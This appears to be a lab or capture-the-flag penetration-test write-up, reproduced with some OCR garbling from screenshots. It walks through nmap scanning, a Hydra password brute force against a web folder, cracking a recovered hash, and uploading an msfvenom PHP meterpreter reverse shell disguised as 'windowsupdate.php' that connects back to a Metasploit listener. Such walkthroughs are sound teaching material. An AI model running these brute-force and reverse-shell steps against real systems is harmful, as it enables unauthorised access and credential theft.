exitFirst, we ran **ifconfig** from our machine to discover the network subnet:

```
root@Kali:~# ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 192.168.1.90 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::215:5dff:fe00:412 prefixlen 64 scopeid 0×20<link>
       ether 00:15:5d:00:04:12 txqueuelen 1000 (Ethernet)
       RX packets 8717 bytes 1548268 (1.4 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 319411 bytes 68252683 (65.0 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 4184 bytes 191433 (186.9 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 4184 bytes 191433 (186.9 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@Kali:~#
```

We ran **nmap -sS -A 192.168.1.0/24** and found a potential attack target:

```
Nmap scan report for 192.168.1.105
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
                             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
      2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
      256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
     256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open http
                             Apache httpd 2.4.29
   http-ls: Volume /
     maxfiles limit reached (10)
   SIZE TIME
                                    FILENAME
           2019-05-07 18:23 company_blog/
          2019-05-07 18:23 company_blog/blog.txt

2019-05-07 18:27 company_folders/

2019-05-07 18:25 company_folders/company_culture/

2019-05-07 18:26 company_folders/customer_info/


2019-05-07 18:27 company_folders/sales_docs/
   422
           2019-05-07 18:22 company_foctors/stres_asc

2019-05-07 18:34 meet_our_team/


2019-05-07 18:31 meet_our_team/ashton.txt

2019-05-07 18:33 meet_our_team/hannah.txt
   329
   404
  http-server-header: Apache/2.4.29 (Ubuntu)
  _http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

When searching the website we found we came across the following error page:




This lead us to try accessing the folder via the web browser:



With this user hint, we decided to try a brute force attack to gain access. We found the **rockyou.txt** word list in **/usr/share/wordlists** and unziped the file using **gunzip**. With a potential user name, a word list, and a location, we decided to use Hydra to brute force our way in using **hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder** with the following result:

```
Shell No.1
                                                                       Actions Edit View
                          Help
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton
                                                    password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-26 1
6:33:39
root@Kali:/usr/share/wordlists#
```

After returning to the login page, we tried logging in with ashton::leopoldo and got:




- I need to open the folder on the left hand bar
 I need to click "Other Locations"
 I need to type "dav://172.16.84.205/webdav/"
- 4. I will be prompted for my user (but i'll use ryans account) and password 5. I can click and drag files into the share and reload my browser

We went to **crackstation.net** and ran the hash with the follow results:




Download CrackStation's Wordlist

We now have a username and password(**ryan::linux4u**) to complete the day connection, which Ashton kindly walked us through:



We decided a PHP reverse shell would be the best method of attack. We build our payload using msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > windowsupdate.php and then uploaded our payload to the server using Ashton's wonderful directions



Once the file transfer was complete, we loaded up metasploit with **msfconsole** to set up and run the listener:

```
msf5 > use exploit/multi/handler
msf5 exploit(
                           ) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
                           ) > set LHOST 192.168.1.90
msf5 exploit(
LHOST ⇒ 192.168.1.90
msf5 exp\bit(multi/ha
                          r) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (php/meterpreter/reverse_tcp):
          Current Setting Required Description
   Name
          192.168.1.90
   LHOST
                                      The listen address (an interface may be specified)
                            ves
   LPORT
          4444
                                      The listen port
                            yes
```

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
```

Once running we went to 192.168.1.105/webdav/ to run our script:



We returned to metasploit to find our connection successful:

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444

[*] Sending stage (38288 bytes) to 192.168.1.105

[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:45714) at 2021-10-26
20:47:21 -0700

meterpreter > ■
```

Once in, we opened a shell to search for the flag: